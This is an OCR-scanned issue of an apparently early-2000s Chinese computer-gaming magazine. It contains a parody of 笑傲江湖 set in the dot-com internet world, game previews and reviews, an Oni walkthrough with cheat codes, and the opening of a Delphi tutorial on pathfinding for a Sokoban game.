刘正风喝令大家安静，自己就要开始宣布正式戒网。却见外面涌入一大批人来，正是“天下网盟”盟主左冷禅。左冷禅见到刘正风，怒斥不已，原来刘正风竟然暗地里结交“魔网”护法长老，著名黑客曲洋。刘正风

解释黑客并非骇客，不可以偏见对其有所误解，众人哗然 。

左冷禅逼刘正风配合将曲洋骗出现身，让一帮被黑网站的兄弟们将之修理一顿出气。刘正风昂然拒绝，左冷禅甚为恼怒，言语间以黑掉刘正风所在的“ 衡山网 ”为胁。就见大屏幕上，“ 衡山网 ”网站的页面纷纷被改，电子商务系统即将崩溃。令狐冲见此微微摇头，从包里拿出笔记本电脑，接上电话线，进入衡山网系统，与左冷禅的“ 嵩山网 ”的大小黑客当场比斗。

这一战只看得众人屏神静气，心惊肉跳。只见衡山网首页被更来改去，霎那间换了若干回，令狐冲走指如飞，面带微笑。就听连声长叹，“ 嵩山网 ”的几个技术高手羞愧退出。其他众人也觉无聊，各自散去，顷刻间走得干干净净。

令狐冲与仪琳相视而笑，正要离开，就被刘正风挽住，请进书房。三人拿出啤酒花生豆豉鱼，边说边喝，聊得甚是开心。就听门响，刘正风介绍说正是著名黑客曲洋。曲洋看上去很是老实诚恳，说话投足都很让令狐冲仪琳喜欢。然后说起“ 魔网 ”之事，曲洋大讲“ 魔网 ”众黑客的传奇事迹，任我行，向问天，东方不败等等枭雄豪杰，只听得令狐冲悠然神往，心潮澎湃。

酒喝得正好，曲洋和刘正风打开电脑，播放出一首悠扬动听的MIDI曲子来，令狐冲和仪琳听得如痴如醉，一问才知，这是二人联袂创作的《笑傲网络》之曲。曲刘两人，在网上相识，合办个人网页，无名无利，无怨无悔，同舟共济，肝胆相照，此曲就是他们所有网络历程的真挚心声。令狐冲听得实在喜欢，正巧有刻盘机，顺手拿过仪琳手里的光盘，将曲谱刻录进去。

令狐冲玩得开心，兴致勃勃回到“ 华山网 ”里。却被 CEO 岳不群叫去，狠狠批了一通，责怪他整日里聊天游戏，不务正业，岳不群勒令令狐冲专心研究赢利模式，不许再去上网聊天。

令狐冲心中暗暗叫苦，却只好照办，天天冥思苦想如何将品牌转换为效益，从点击量中赚出钱来。这时，“ 华山网 ”已经将福建“ 福威网 ”并购，林平之也被任命为副总裁，负责市场拓展，正好是令狐冲暗恋的女同事岳灵珊的顶头上司。令狐冲只好眼巴巴看着岳灵珊整天与林平之在网上聊得热火朝天，感情突飞猛进，而自己离开网络，一点也奈何不得。

痛苦之余，令狐冲想起光盘里的 MIDI 乐谱，将《笑傲江湖》之曲播放，却有几个设置怎么也设不好，很是难听。令狐冲郁闷之余，只好从局域网偷偷潜入同事的机器，登录上网。令狐冲记起网上有一个叫绿竹翁的，据说是MIDI音乐高手，一路找将过去，与绿竹翁聊得甚欢，但绿竹翁也解决不了令狐冲的疑难问题，就推荐他去找一个叫丑婆婆的女网友咨询请教。

令狐冲查过丑婆婆的资料，只是一个寻常大龄女子。到oicq一聊，却发现与这女子谈得甚是投机开心，内心不禁对她充满欢喜。一来二去，天天泡在网上，与丑婆婆的感情与日俱增，朝思慕想，知道自己陷入了情网。实在控制不住，就与丑婆婆通了电话，听声音真是甜美宛转。又禁不住要了照片，迫不及待的打开一看，却大叫一声——照片上，丑婆婆果然是一个年老丑陋的女子。

岳不群对令狐冲的业绩很不满意，正好二期融资又有希望，担心令狐冲与他谈论股份事宜，干脆找个茬子，多发两月工资，将令狐冲一脚踢将出去。令狐冲不料到这么快就成了下岗职工，爱情事业都遭受如此打击，心灰意冷，穷困潦倒，无处可去。

这一日，仪琳所在的“ 恒山女性网 ”的原 CEO 被董事会炒掉，仪琳大力推荐令狐冲上任，令狐冲推脱不过，只好到这个女性时尚网站上班。只见满公司花枝招展，美不胜收，心中大叫快活。不几日就把一帮网上狐朋狗友招来，什么田伯光、不可不戒和尚、桃谷六仙、祖千秋、老头子等人，整日里在网站里玩游戏聊天，开 party 办活动，一干人等玩得是痛快得意，酣畅淋漓。

好日子没过几天，仪琳来报，帐上财务告急。令狐冲眼看又要身陷网络泡沫经济的陷阱，心中忧虑难当，只好听那《笑傲网络》曲解闷。打开文件时，才突然想起这光盘中还有“ 辟邪防火墙 ”的源代码，大喜过望。立即解压安装，运行起来，果然一切顺利，很是好用。这下再拉投资不难，令狐冲仰天哈哈大笑。

却听网站众人纷纷惊呼，原来那光盘里有一个烈性病毒，现在开始进入网络发作，将整个网站的系统都变得瘫痪。令狐冲眼见弄巧成拙，一切全都失去，黯然长叹，彻底绝望。

将自己关在门里，准备上网自杀退出网络。一念间，想起与自己日夜长聊情深的丑婆婆，就决定上去与她告别。却不料丑婆婆不在线上，更勾起令狐冲的千般思念。于是令狐冲不吃不喝，只是每天痴痴等在屏幕上，等待着丑婆婆的出现。令狐冲将内心情感化做一封封的邮件，雪花般的发向了丑婆婆的信箱。

终于，丑婆婆来到了线上，听令狐冲讲完了自己的故事。令狐冲不等丑婆婆劝慰自己，便断线而下，心力交瘁，昏然晕倒。待他悠悠醒转，却见面前亭亭玉立一个美丽苗族姑娘，那光盘中的病毒却是出自她手，所以她手到毒除，系统随即恢复正常。这个病毒就是用这个姑娘的名字来命名的，名字就叫做蓝凤凰。

令狐冲又惊又喜，问蓝凤凰如何来到这里相助，蓝凤凰说是魔网 CEO 的女儿任盈盈相托。令狐冲已经隐隐猜到这任盈盈一定就是丑婆婆，心中不知该喜或忧。令狐冲用“ 辟邪防火墙 ”顺利拉来大笔投资，事业开始进入一个崭新的阶段。

就在庆贺之夜，令狐冲来到与任盈盈约好的相会之处，忐忑不安地等待着任盈盈的到来。清风拂面，花好月圆，却听空中悠扬飘荡起《笑傲网络》之曲，花丛之中，一白衣飘飘的长发少女抚琴而奏，慢慢向令狐冲抬起脸来，露出灿烂明亮的嫣然微笑。■

新品上市



千 年



出品公司：韩国 ACTOZ　SOFT
上市代理：
　　北极冰科技发展有限公司
游戏类型：
　　武侠RPG网络游戏
上市时间：3 月 15 日
参考价格：
　　客户端　38元(含月费卡)
　　上网卡　28元(包月卡)

《千年》属于传统武侠风格。故事背景设定在1000年以前的高丽、中国及日本三个本土大陆，当时正是文化与武功的黄金时期，各大陆的高手们都可以自己修练武功、成立门派，在武林争战中占有一席之地！这次推出的《千年》正式版游戏光碟在人物动作上更加细腻，同时加大游戏界面及视窗，在音效及背景音乐上都会更加精致，加上了狗吠、砍杀等音效，必能带给玩家在进行游戏时更身临其境的感受！

小鸡快跑



制作 / 发行：
　　Blitz Games / Eidos
上市代理：新天地
游戏类型：动作冒险
游戏容量：1CD
上市时间：3 月底
参考价格：48 元

与其他根据电影改编的游戏相比，《小鸡快跑》算是一部相当成功的游戏产品。它不仅真实的再现了电影中的场景和人物，还把电影中的情节巧妙地穿插在了一起，更重要的是，游戏充分地表现出了电影那种轻松诙谐的气氛，能让你在游戏中一直保持着快乐的心情，当然，你还时常会被小鸡们新奇独特的逃跑创意所折服。如果你喜爱小鸡们憨憨傻傻的模样，如果你惊叹小鸡们的逃跑智慧，如果……，不管怎么样，只要你喜爱影片《小鸡快跑》，这款游戏都将是你无限回味的最佳选择。



开发制作:LUCASARTS
代理发行:电子艺界
　(ELECTRONIC ARTS)
游戏类型:动作冒险类
发行版本:Windows 95/98、中文版
游戏容量:2CD
上市时间:2001年3月上旬
零售价格:待定

猴岛小英雄：猴岛大逃亡（中文版）

《猴岛小英雄：猴岛大逃亡》的故事情节紧接在《猴岛小英雄III》之后，主人公仍然是那个傻乎乎的海盗葛布鲁斯和他聪明可爱的妻子爱伦，这次他们的敌人是死灵海盗勒屈克和狡猾的澳大利亚房地产开发商查尔斯。为了拯救美丽的梅利岛，他们不得不找到传说中伏都教的终极神咒。与前几代相比，游戏更加注重故事情节的发展，并有多个分支情节，可以通过选择人物对话展开，剧情跌宕起伏，令玩家欲罢不能。

深海战将

ÓÎÏ·Ãû³Æ　：深海战将
　(Deep Fighter)
游戏类型：动作冒险
游戏制作：
　Criterion Studios
国内代理：育碧软件
发行版本：中文版
发行售价：48 元



在《深海战将》中，玩家将扮演一个领导自己的特别部队去为生存而战斗的英雄，游戏最主要的目的就是在深海中建造一个叫Leviathan的巨型母舰并挽救一个水下文明。游戏是非线性发展的，每一个任务都有多种不同的完成方法，而且你并不需要完成所有给你的命令。除了单人模式之外，《深海战士》的网络对战能力也是很不错的。

热门游戏线报

□线人 小伟

《Commandos 2（盟军敢死队2）》
制作：Pyro Studios
类型：战略
容量：1CD
评分：9



名作的延续，人物方面增添了三个全新的角色，基本的操作模式和游戏方法继承了前作的优点，操作界面还是以鼠标为主，玩家必须要一一完成游戏中指定的任务才可走向故事的最后结局，而且在时间的限定上更有挑战性。同时，敌人的AI水平也比前作高出许多，还制作了全新的游戏引擎，使得2D手绘画面有更胜前作的精细和漂亮表现。且在二代中还加入了网络连线对战的功能。

《The settlers IV（工人物语4）》
制作：Blue Byte
类型：RTS
容量：1CD
评分：8



游戏的版面基本上保持了上作简易操作的特色，画面风格也相当类似，而与前作不同的是新增加了种族，某些规则也做了改变，玩家玩这个游戏时，应该会喜欢这些改变。在种族上，可以选择三个种族，分别是罗马人、亚马人和维京人，同时新增了一个敌对种族，称为黑暗种族(Dark Tribe)。

《X-Com: Alliance（幽浮：联盟）》
制作：HASBRO
类型：射击
容量：1CD
评分：7




这是一款很有特色的动作类游戏作品，它不但具有通常即时战略游戏的特点，而且还利用《Unreal（虚幻）》引擎实现了第一人称视角的射击。游戏图像很精美而且在游戏过程中是以分队为单位进行控制的。玩家最多可以同时操纵3名战士作战。既有第一人称射击的特点，又可以控制整个分队通过互联网或局域网进行对战。

《Warlords — BattleCry》
制作：SSI
类型：RTS
容量：1CD
评分：8



游戏最大的特点是将回合制策略游戏中的英雄设定融入到了即时战略游戏中。游戏中共有8个种族、4大职业、16种专业供你选择。另外还包括：9系84种魔法、几十项英雄技能、数不胜数的宝物让你的英雄学习和使用。在操作方式上与《帝国时代》、《魔兽争霸》类似，操作简单，建筑兵种是中世纪欧陆风格。图像精美细致，高清晰的画面可达到1024x768的解析度，外加尘粒效果、即时光效，白昼黑夜的交替以及风雨等各种气象变化营造出一个真实感极强的世界。

《Dragon Riders（龙骑士）》
制作：REDSTORM
类型：RPG
容量：1CD
评分：7



剧情根据国外有名的小说家Anne McCaffrey的Pern系列小说设计的，横跨5个大章节，包含无数的支线情节的史诗般的故事，内容相当丰富。令玩家仿如置身科幻小说世界。在视觉上是一款极好的3D角色扮演冒险游戏。还有灵巧的人工智能系统和超过200个角色的人物系统，让主角人物和无数的非玩家人物进行交互。

《Monopoly Tycoon》
制作：Deep Red
类型：经营
容量：1CD
评分：8



这是一款房地产经营游戏，玩家要创建并营运一个房地产帝国，并且要努力拥有一切。玩家将身处在一个3D环境中，一开始一无所有，要运用心中的梦想和一点小小的遗产营建一个房地产帝国。随着玩家购买地产，建造建筑物，看着城市逐步发展，一切都变得生机勃勃。

奥妮全攻略

□北京 小军



操作与战斗

前进 - W 后退 - S 左移 - A 右移 - D

蹲下 - Shift 跳跃 - Space bar 拳 - F/Left mouse 脚 - C/Right mouse

基本操作

直接移动 前进 / 左移 / 右移 / 后退

游戏中最基本的操作就是直接移动。W 是前进，S 是后退，A 是左移，D 是右移，你可以同时按其中的几个键（比如前进 + 右移）可以使你移动的方向增加到 8 个。

冲刺 重复按前进两次

要想快速移动，冲刺是最好的选择。重复按前进两次，然后按住前进不放。在冲刺的时候要注意体力的问题，但这在接近要射击你的敌人时特别管用。

跳跃 空格

另一种基本移动方式是跳跃，使你可以跨越障碍或帮助你躲避敌人的攻击 / 或强攻难以对付的目标。你按住空格的时间越长，就跳得越高。

格挡 无按键

学会格挡敌人的攻击是保证你能在战斗中存活下来的重要条件。要格挡敌人的攻击，面对敌人站立不动，当敌人攻击你的时候你看见蓝光一闪，那你的格挡就成功了，要格挡敌人对腿部的攻击，你必须蹲下。

紧急回避 蹲下 + 前进 / 左移 / 右移 / 后退

紧急回避是最基本的组合移动，这可以帮助你缩小移动时的面积并做好攻击准备。你只需要蹲下并同时按方向键即可以实施这种小范围的快速移动。

贴地滑行 冲刺 + 蹲下

要滑行，冲刺时按下蹲键即可。这在躲避激光和敌人的突然攻击时尤其有效。这很简单、快捷，也非常有效。

跳起空翻 跳跃 + 蹲下


要跳得更高和更远，在跳跃当中按蹲下。如果你在跳跃中使用这个技巧并落在敌人面前，这甚至可以造成伤害。试一下在空翻的同时按拳或腿键。

战斗操作

拳技

回身拳 前进 + 拳

回身拳是游戏早期学到的一种非常有用的组合拳，这种拳速度快、威力大，所以在早期你可以连续使用这种攻击以获取不错的战斗效果。要想使出这种拳，同时按前进加拳键。



三连击 拳 - 拳 - 拳

这种组合拳法比前面介绍的组合拳稍难，但更有价值。连续按拳三次可以击出这种连续两拳接一重拳的组合拳。

升龙拳 蹲下 - 拳

这和霹雳旋风腿一样是一种华丽的组合拳。蹲下，然后在站起来的同时按拳可以使出这种拳技。这种拳有两次攻击机会，一是在跳起来的时候，一是在落下来的时候。升龙拳是很有用的拳法，但需要你多次练习才能掌握。

冲拳 前进 + 拳

在跑动的时候使出的这种拳可以给你的对手施以致命一击。这种拳有趣、致命而且看起来非常酷。

腿技

踢腿 前进 / 左移 / 右移 / 后退 + 腿

这些是游戏中基本的腿技，基本的腿技可以踢向各个方向，所以你可以照顾到后面的、侧面的和前面的敌人。当你踢中敌人且敌人没有防御状态时，敌人会暂时处于硬直状态（无法行动）。但到了游戏后期，该效果并不明显。

双拳旋风脚 拳 - 拳 - 腿

这种拳脚的组合技学起来并不困难，该招数攻击力强，但行动比较慢，你在使用这招的时候最好和敌人保持一定的距离。连续按拳两次，在第二拳结束的时候紧接着按腿可以使出这种组合技。

后折 前进 + 腿

后折是一种强大的技巧，但要使出来却非常困难。悄悄地走到敌人后面，然后同时按前进 + 腿可以抓住敌人并给他猛力一击。

即时腿 后退 - 前进 + 腿

即时腿是一种非常漂亮的腿法，但用起来需要一点技巧。按后退，然后同时按前进 + 腿可以使出这招。你将使出漂亮的一招给敌人以打击。在这个威力强大的组合技之后，你还可以趁敌人还在硬直状态时继续进攻。

三连踢 腿 - 腿 - 腿

这是很容易记住，也很容易使出来的一招。三连踢是游戏前期一种比较强力的组合技，但是它的破绽比三连击要大。

新月踢 腿 - 腿 - 腿 + 前

和三连踢相似，这个组合技将先连踢两脚，然后以一记重腿结束。这一招要使出来难度很大，而且实用性不高，不过这确实是一记非常华丽的招式。要发这招，先连续按腿两次，然后同时按前进 + 腿。

旋风腿 蹲下 - 腿

一种在对付多个敌人时特别有用的招数，按下蹲，然后在站起来的同时按腿，这是一招非常有用且威力强大的技巧，但掌握起来有一定的难度，特别是在战斗得正激烈的时候。

躲避腿踢　　左移 / 右移 - 前进 + 腿

另外一种在对付多个敌人时非常实用的技巧。按左或右之后迅速按前进 + 腿可以使出这招，这个招数可以一次性对多个敌人造成伤害。

其他

摔投　　前进 + 拳 / 前进 + 腿

当和敌人接近时，按前进加腿或拳可以把敌人摔出并造成伤害。摔技同样可以拉开和敌人的距离，使你做好下一次进攻的准备。

冲刺摔投　　前进 + 腿

冲刺摔投是一种特别有用的摔技，这在你没有时间和敌人缠斗的时候特别有效。这不仅是一个威力强大的攻击技，而且可以使你快速脱离战区。在冲刺到敌人面前同时按前进 + 腿可以使出冲刺摔投。

解除武装　　前进 + 拳

这种技巧用来夺取敌人的武器。同时按前进 + 拳可以迅速接收敌人的武器。你可以从不同的位置使用这个招数。

空手夺白刃　　前进 + 腿

要解除敌人的武装并对敌人造成一定的伤害，同时按前进 + 腿可以实现空手夺白刃。

Chapter 01 Trial Run - Syndicate Warehouse

游戏刚刚开始，在这一关中的敌人理所当然不是太强。在这一关中 Shinatama 会不时地通过电脑终端向玩家发出提示。另外，所有被锁上的门都是由一个有图形界面的控制台控制着的，通过这些控制台可以把这些门打开。这些控制台的位置大多都是在房间中间。这一关地图只有三层，每一层只有两个房间，所以只要到每一个房间中找找，就可





以找到。另外需要注意的是，在游戏中会出现一些平民。这些平民有可能会给玩家一些恢复药和子弹，千万不要因为他们碍事就把他们杀死。当游戏进行到了最后一个货仓时，玩家的任务是阻止 Syndicate 的货车离开，在这里游戏有时间限制。玩家要在三分钟之内跑到第三层，在那里会有一个操纵起重机的控制台，使用控制台之后，玩家就可以欣赏过关动画了。

Chapter 02 Engines of Evil - Manufacturing Plant

当看完本关的开始画面之后，你就要立刻解决面前的三个敌人，但你并不是在孤军奋战，会有两个战友来帮助战斗。在三个敌人中，有一个人的武器是轻机枪，所以玩家最好先把他的枪打掉。如果有兴趣可以拿他的枪与敌人战斗，“没有枪，没有炮，自有敌人送上前”嘛。另外，由于帮你的两个 TCTF 人员要比敌人弱，而且他们的生死不会影响游戏剧情的发展，所以可以不用帮他们战斗。战斗之后，你会遇到一些红外线侦测器，千万不要碰到它们，以防附近的与之相连



的炮台会向你开炮。当你见到一个科学家在一个房间中被 Syndicate 的人攻击时，你要立刻上前救他。获救后他就会向 Konoko 谈及 Syndicate 开动了他所发明的 Deadly Brain 一事。现在 Deadly Brain 处于失控状态，所以 Konoko 要求科学家帮他关闭 Deadly Brain。这时，只要走到下一层就会见到放置 Deadly Brain 的房间，而关闭 Deadly Brain 的方法就是把在 Deadly Brain 四方的控制台关闭三次，但要小心红外线侦测器。关闭了 Deadly Brain 之后就自动过关了。

Chapter 03 Puzzle Pieces - Bio-Research Lab

本关的头目是 Barabas，他所使用的武器是大炮「Wave Motion Cannon」，攻击力十分之高。所以一开始你就要利用接近战术，把他手上的「Wave Motion Cannon」打掉，当然游戏中你也可以使用这一支「Wave Motion Cannon」，但是有利也有弊，虽然你的攻击力会提高，但是 Konoko 移动力会大大下降，所以用的时候要和 Barabas 保持一段距离。另外，当他的体力下降到一定的水平时，他就会原地不动，这时他的周围会有很多橙色的光点，这个状态表明他正在帮自己恢复能源。聪明的玩家当然不会放过这个痛扁他的机会，来一下重击把他击倒。击倒 Barabas 之后，就向闸门的左边走去。你会在每一层都见到一个控制台，它们就是可以开启最高层的大门的钥匙。当你走到一个很大的水池附近时千万要小心，一是要注意在这里的敌人大多都有枪，二就是要小心脚下，不要掉入水中。掉到水中会立刻死亡的。到了最低层时，把闸门的锁打开之后，就在下面跳到闸门，穿过闸门之后就可以过关了。

Chapter 04 Tiger by the Tail - Airport Assault


这一关的难度总体来讲比较容易，但要注意的是大部分的敌人都手持武器，不仅如此，敌人的生命值比以往所遇到的都要高。敌人数目在本关也会有相当数量的增长。但你会发现在这关中，有不少机场人员在和 Syndicate 的爪牙互相撕斗。你可以利用一下这些机场人员，而且当战斗结束之后，他们更会把身上的恢复药或弹药送给你（真是无私）。所以尽力帮助他们吧。

Chapter 05 Hot Pursuit - Airport Cargo Hangars

在本关刚开始的时候有一个机场工人正被一个 Syndicate 的爪牙攻击。救不救他就凭自己喜欢吧。如果你很有爱心的话，就要在那个爪牙把手上「SML3 Plasma Rifle」子弹用完之前救出那可怜的机场人员，不然救那个人也没有什么意义了（权当积德吧）。把枪拿到手后就向前方走，在一个有两层的地方，会有一个开启第一层的门的控制台。不用说，通过控制台把门打开吧。到了屋顶之后，在这里你可以用「SML3 Plasma Rifle」在远距离把敌人消灭（很有成就感的）。走到屋顶的尽头，会见到有一条通往楼下的楼梯，先走到下面，在两间建筑物的中间就会找到一个控制台，使用控制台之后走回屋顶，上面原本有一个锁了的门，现在就会开了。当你走到两个大仓库之后，这里就是本关的尾声，只要过了大仓库就会见到飞机了，只要你走到飞机上方，便会见到有一个黄色的圆形，只要走到圆形上就会过关。

Chapter 06 Counterattack - TCTF Headquarters

在这一关，你要从停车场出发，回到 TCTF 总部大楼。但大楼已经被敌人占领了，而且有部门也被锁上了。所以要在每一层中的房间里找出门锁的控制台，并且记得要向其他人问一下情报（信息时代嘛）。其中一个像修理工人一样的人会给你一个道具帮助你过关。当到了 TCTF 总部的屋顶时，你又要和 Barabas 战斗，这一次要注意的是，不要给他的冲击波打飞出大厦，利用之前的战术就可以轻松取胜。



Chapter 07 A friend in need - Atmospheric Conversion Center

在这一关中，你先要留意的事就是不要掉到地上，因为你所处的位置离地十分之高，一掉下去就得按 Esc 回到主选单 Load 进度了。所以战斗时要小心再小心。另外当你到了外面有一条光柱的房间内时。会发现有一个可关闭光柱上能量的控制台，把光柱上的能量关掉，再打碎玻璃走到光柱上，这样就可以走到对面。再见到第二条光柱时，玩家会见到在左面有一个平台，这次你就要走到那个平台上，因为如果直行的话是没有路的。

Chapter 08 An Innocent Life - Atmospheric Conversion Center

当你过了两个机房时，就会在前面的左角上找到 Shinatama，当见到 Shinatama 时，Shinatama 讲了一些有关 Konoko 生前的事情，因此 Griffin 决定要把 Shinatama 毁灭，他开启了 Shinatama 的自爆装置，所以你要在 30 秒内走到在上面的房间，上了楼梯就会在右面见到门。

Chapter 09 Truth And Consequences - Regional State Building

这一关比以往关卡都要烦，因为除了要在每一层中找出另一层的门锁之外，更要走上走下，因为上到最高层的屋顶时，又要走回第一层，走到地下室，由地下室走到在建筑物的另一面，另外这里的红外线侦测器十分之多，其余的问题不大。

Chapter 10 Cat and Mouse - Rooftops

在这一关中，由于是在屋顶上，所以由屋顶跳到另一个屋顶的情况十分之多，而且有些距离都十分之远，所以要善用回转跳跃来帮助自己。当和最后的黑色忍者对决时，他不时会使用瞬间传送来回避攻击，而且他也会使出必杀技和隐身。但当他使用 Teleport 时会有空档，你可以利用这个机会攻击他。

Chapter 11 Dream Diver - Dr. Hasegawr's Lab

本关一开始你就要对付 Muto，把他打败之后，就会见到 Shinatama 叫 Konoko 跟随她，但你会见到在前面有一些很小的敌人，因为他们身材比较小，所以要用下段攻击来攻击他们，当他们其中一个倒下，其余的就会逃跑，不用追杀穷寇。沿左面的路走下去会上到一个房间，里面有两个隐形的敌人，而且背景又十分不清楚，所以把他们击倒要花一花眼力。击倒他们之后，就由房中右面的门离开房间。在本关的最后部分，你要面对的是 Konoko 自己，而且她的攻击招式是和你的一样的（人生最大的敌人莫过于自己）。如果生命值不多时，场中会找到一个恢复药，可用来救急。

Chapter 12 Sins of the Father - TCTF Science Prison ＃112

开始你就要面对一排红外线侦测器，而且这里的炮台可以在三炮以内把 Konoko 杀死。幸好每一排红外线侦测器之间都有空隙，敌人的这个疏漏对你有十分大的帮助。过了侦测器阵列之后，就到了开门锁的时间，又是控制台。开完门锁就会见到 Kerr，他便会叫 Konoko 到他的实验室中，实验室的门锁就在见到 Kerr 的房间内。

Chapter 13 Phoenix Rising - TCTF Headquarters

这一关你应该比较熟悉，因为在之前都已经玩过。但有一点要留意的是，这一关的敌人比以往的要多的多，被围攻的情况经常出现。另外在每一层中都有一个门锁的控制台，所以记得打开大门。最后，大家会见到 Shinatama，Griffin 竟然把她改造成和 Deadly Brain 一样的计算机，对付 Shinatama 的方法和对付 Deadly Brain 一样，但 Shinatama 的红外线侦测器比 Deadly Brain 多，这点要小心。打败了 Shinatama 之后，你就







可以选择杀或不杀 Griffin（在最后会出现不同的头目）。

Chapter 14 Dawn of the Chrysalis - Syndicate mountain Compound


这一关的开始就会有一个隐形道具，这可以避开在基地门口的敌人，成功走到基地内就可。之后只要按平时的方式去玩（这时的玩家一定是身经百战，无往不利了），即见控制台就按，直到见到头目。游戏在这时会出现两个分支：如果你没有杀 Griffin，Griffin 就会在 Konoko 和 Muto 做最后对决时出现，而 Muto 没有什么特别的改变，他只会有两个敌人在后面帮他。如果你杀死了 Griffin，当和 Muto 对决时，Muto 就会变成怪物，当他的身体在发光时，Muto 是刀枪不入的，而且他的力量十分强，只要你在他没有发光时攻击他便可以把他击倒。

游戏秘技

完成游戏后，秘技才可以使用。在游戏中用 F1 键打开日记，直接输入秘技，日记里会有进入欺骗模式的提示，再次输入同样的密码即取消。

如果你没有能够启动欺骗模式，那请先输入“everything”开启秘技模式，再输入以下密码。

behemoth - 变大	bighead - 大头模式
canttouchthis - 不会被击倒	carousel - 慢动作模式
chenille - 强力模式	elderrune - 慢慢地再生
fatloot - 武器和血	fistsoflegend - 组合拳
glassworld - 使大多数物体易碎	killmequick - 敌人无限强大
liveforever - 上帝模式	minime - 迷你模式
moonshadow - 影子	munitionfrenzy - 所有武器
reservoirdogs - 不死模式	roughjustice - 左轮枪模式
shapeshifter - 改变特征（with F8 key）	superammo - 超级武器模式
touchofdeath - 一击制敌	thedayismine - 发展模式



凡是学过一点计算机编程的人大概都知道，PASCAL之父Niklaus Wirth提出的“算法＋数据结构＝程序”这一著名公式。虽然如今的可视化编程工具大大简化了我们的开发工作，但是我们决不能够在舒适的环境中止步不前。说到底，知识性的东西花足够的时间就可以学会，但是能够把大千世界里的事物抽象出本质，模型化后再用计算机处理的创造能力就不是轻易能够获取的，这需要扎实的数据结构知识(平时默默无闻的擂台赛的博士可是个中高手啦)。今天我要介绍给大家的是Mr.Tony关于路径搜索的问题，用在推箱子游戏中非常形象，希望能够让您和数据结构多亲近一些。当然，如果您看完文章后一时兴起，一下子研究出电脑自动推箱子那就更好啦！　　——东渐

推箱子游戏中人工智能的编制

□上海　Tony

“程序谷”前几期介绍了西安鞠大龙先生的《用Delphi5做推箱子游戏》(以下简称《用》文)，相信你一定已经试过了吧？但我觉得有一点美中不足，那就是我们只能使用键盘一步步控制游戏中的小精灵。如果有这样一种功能，当你用鼠标点击了地图上的某一个位置，小精灵就会自动走到那里，并且保证走到那里所用的是最短的路径，那不是更有趣吗？

心动了吧？其实这就是一个非常简单的Artifical Intelligence的问题。前一段时间我在自己的推箱子游戏中实现了这样的人工智能，现在与大家交流一下，希望能够抛砖引玉哟！

一、基本思路

要让小精灵自己按一个规定的路径走到某一坐标，首先要做的是用一个函数来计算鼠标在图片框上点的位置对应地图(Box[][])中的具体哪一点，也就是要让计算机知道你究竟想让小人走到哪里。这很容易，只要将点击处的横坐标除以每一个格子的宽度，纵坐标除以每个格子的高度就可以得出。我们将在稍后将该函数实现为function CPos2MPos(X,Y:integer):TPoint(意思是convert Click Position to Map Position)，X是点击处的横坐标，Y是点击处的纵坐标。

接下去的一个函数就要根据小人当前所在的位置和要去的位置来计算出一条到那一点的最短路径(如果点击处是根本无法到达的，那样路径即为空)。将该路径所经过的每一个点保存在一个队列里，然后将这个队列作为返回值传给其他函数，该函数将在稍后实现为procedure GetManMovePath(var Path:TList; ToPos:TPoint)。ToPos是指要到达点的坐标，因为小人当前所在点的坐标已经保存在全局变量localx和localy中了，所以这两个变量不需要作为参数。

最后一个函数，恐怕你也想到了吧？就是通过循环提取上一函数求出的队列中的坐标，然后调用函数procedure MoveMan(Direction:integer)就可以让小人开始行走了。该函数在稍后被实现为function GoByPath(ToPos:TPoint):boolean。

其中最难实现的就是GetManMovePath这个函数，我现在就仔细地讲解一下。

